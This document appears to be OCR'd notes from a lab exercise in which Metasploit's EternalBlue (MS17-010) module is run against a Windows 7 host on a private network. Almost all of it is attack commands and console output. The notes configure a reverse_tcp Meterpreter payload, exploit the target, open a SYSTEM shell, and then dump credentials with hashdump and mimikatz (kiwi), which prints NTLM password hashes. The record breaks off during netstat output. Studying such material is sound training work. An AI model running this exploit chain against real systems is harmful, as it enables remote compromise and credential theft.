

Credentials:

```
msfconsole
```

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.57.20
set RHOST 192.168.57.20
```





```
set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST  192.168.57.10
set LPORT 4444

set GroomAllocations 12
set GroomDelta 5
set MaxExploitAttempts 3
set ProcessName spoolsv.exe

show options
show advanced
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.57.10
LHOST ⇒ 192.168.57.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > set GroomAllocations 12
GroomAllocations ⇒ 12
msf6 exploit(windows/smb/ms17_010_eternalblue) > set GroomDelta 5
GroomDelta ⇒ 5
msf6 exploit(windows/smb/ms17_010_eternalblue) > set MaxExploitAttempts 3
MaxExploitAttempts ⇒ 3
msf6 exploit(windows/smb/ms17_010_eternalblue) > set ProcessName spoolsv.exe
ProcessName ⇒ spoolsv.exe
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.57.20    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Wind
                                             ows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
                                             Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
                                             tandard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.57.10    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show advanced

Module advanced options (exploit/windows/smb/ms17_010_eternalblue):

   Name                  Current Setting                    Required  Description
   ----                  ---------------                    --------  -----------
   CHOST                                                    no        The local client address
   CPORT                                                    no        The local client port
   CheckModule           auxiliary/scanner/smb/smb_ms17_010 yes       Module to check with
   ConnectTimeout        10                                 yes       Maximum number of seconds to establish a TCP connection
   ContextInformationFile                                   no        The information file that contains context information
   DisablePayloadHandler false                              no        Disable the handler code for the selected payload
   EnableContextEncoding false                              no        Use transient context when encoding payloads
   GroomAllocations      12                                 yes       Initial number of times to groom the kernel pool.
   GroomDelta            5                                  yes       The amount to increase the groom count by per try. Only affects Windows Server 2
                                                                      008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   MaxExploitAttempts    3                                  yes       The number of times to retry the exploit. Useful as EternalBlue can sometimes re
                                                                      quire multiple attempts to get a successful execution.
   ProcessName           spoolsv.exe                        yes       Process to inject payload into.
   Proxies                                                  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   SSL                   false                              no        Negotiate SSL/TLS for outgoing connections
   SSLCipher                                                no        String for SSL cipher - "DHE-RSA-AES256-SHA" or "ADH"
   SSLServerNameIndication                                  no        SSL/TLS Server Name Indication (SNI)
   SSLVerifyMode         PEER                               no        SSL verification method (Accepted: CLIENT_ONCE, FAIL_IF_NO_PEER_CERT, NONE, PEER
                                                                      )
   SSLVersion            Auto                               yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiat
                                                                      e) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
   VERBOSE               false                              no        Enable detailed status messages
   WORKSPACE                                                no        Specify the workspace for this module
   WfsDelay              5                                  no        Additional delay in seconds to wait for a session


Payload advanced options (windows/x64/meterpreter/reverse_tcp):

   Name                      Current Setting  Required  Description
   ----                      ---------------  --------  -----------
   AutoLoadStdapi            true             yes       Automatically load the Stdapi extension
   AutoRunScript                              no        A script to run automatically on session creation.
   AutoSystemInfo            true             yes       Automatically capture system information on initialization.
   AutoUnhookProcess         false            yes       Automatically load the unhook extension and unhook the process
   AutoVerifySessionTimeout  30               no        Timeout period to wait for session validation to occur, in seconds
   EnableStageEncoding       false            no        Encode the second stage payload
   EnableUnicodeEncoding     false            yes       Automatically encode UTF-8 strings as hexadecimal
   HandlerSSLCert                             no        Path to a SSL certificate in unified PEM format, ignored for HTTP transports
   InitialAutoRunScript                       no        An initial script to run on session creation (before AutoRunScript)
   MeterpreterDebugBuild     false            no        Use a debug version of Meterpreter
   MeterpreterDebugLogging                    no        The Meterpreter debug logging configuration, see https://docs.metasploit.com/docs/using-metaspl
                                                        oit/advanced/meterpreter/meterpreter-debugging-meterpreter-sessions.html
   PayloadProcessCommandLine                  no        The displayed command line that will be used by the payload
   PayloadUUIDName                            no        A human-friendly name to reference this unique payload (requires tracking)
   PayloadUUIDRaw                             no        A hex string representing the raw 8-byte PUID value for the UUID
   PayloadUUIDSeed                            no        A string to use when generating the payload UUID (deterministic)
   PayloadUUIDTracking       false            yes       Whether or not to automatically register generated UUIDs
   PingbackRetries           0                yes       How many additional successful pingbacks
   PingbackSleep             30               yes       Time (in seconds) to sleep between pingbacks
   PrependMigrate            false            yes       Spawns and runs shellcode in new process
   PrependMigrateProc                         no        Process to spawn and run shellcode in
   ReverseAllowProxy         false            yes       Allow reverse tcp even with Proxies specified. Connect back will NOT go through proxy but direc
                                                        tly to LHOST
   ReverseListenerBindAddress                 no        The specific IP address to bind to on the local system
   ReverseListenerBindPort                    no        The port to bind to on the local system if different from LPORT
   ReverseListenerComm                        no        The specific communication channel to use for this listener
   ReverseListenerThreaded   false            yes       Handle every connection in a new thread (experimental)
   SessionCommunicationTimeout 300            no        The number of seconds of no activity before this session should be killed
   SessionExpirationTimeout  604800           no        The number of seconds before this session should be forcibly shut down
   SessionRetryTotal         3600             no        Number of seconds try reconnecting for on network failure
   SessionRetryWait          10               no        Number of seconds to wait between reconnect attempts
   StageEncoder                               no        Encoder to use if EnableStageEncoding is set
   StageEncoderSaveRegisters                  no        Additional registers to preserve in the staged payload if EnableStageEncoding is set
   StageEncodingFallback     true             no        Fallback to no encoding if the selected StageEncoder is not compatible
   StagerRetryCount          10               no        The number of times the stager should retry if the first connect fails
```

```
check
exploit
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.57.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.57.20:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 192.168.57.20:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.57.20:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.57.10:4444
[*] 192.168.57.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.57.20:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 192.168.57.20:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.57.20:445 - The target is vulnerable.
[*] 192.168.57.20:445 - Connecting to target for exploitation.
[+] 192.168.57.20:445 - Connection established for exploitation.
[+] 192.168.57.20:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.57.20:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.57.20:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.57.20:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600
[+] 192.168.57.20:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.57.20:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.57.20:445 - Sending all but last fragment of exploit packet
[*] 192.168.57.20:445 - Starting non-paged pool grooming
[+] 192.168.57.20:445 - Sending SMBv2 buffers
[+] 192.168.57.20:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.20:445 - Sending final SMBv2 buffers.
[*] 192.168.57.20:445 - Sending last fragment of exploit packet!
[*] 192.168.57.20:445 - Receiving response from exploit packet
[+] 192.168.57.20:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.57.20:445 - Sending egg to corrupted connection.
[*] 192.168.57.20:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.57.20
[*] Meterpreter session 1 opened (192.168.57.10:4444 -> 192.168.57.20:49194) at 2026-01-22 11:03:56 -0500
[+] 192.168.57.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.57.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.57.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

```
sessions -i 1
sysinfo
getuid
run post/windows/gather/checkvm
getpid

hashdump
loot
```




mimikatz for in-memory credentials


```
load kiwi
creds_all
lsa_dump_sam
```

```
Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
wdigest credentials
==========

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
WIN7-64$  WORKGROUP  (null)

kerberos credentials
====================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
win7-64$  WORKGROUP  (null)


meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN7-64
SysKey : 7e9663d83fb2c1205352f6b9beababc9
Local SID : S-1-5-21-519434396-3676497540-2470240494

SAMKey : 0f32e3576b89d1e9efdb3f612785fb50

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e19ccf75ee54e06b06a5907af13cef42

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : student
  Hash NTLM: e19ccf75ee54e06b06a5907af13cef42

RID  : 000003ea (1002)
User : HomeGroupUser$
  Hash NTLM: 498ce8b42f5e40b6b16a432f0d3a473d
```

```
ipconfig
arp
```





```
netstat -ano
```



```
meterpreter > netstat -ano

Connection list
===============

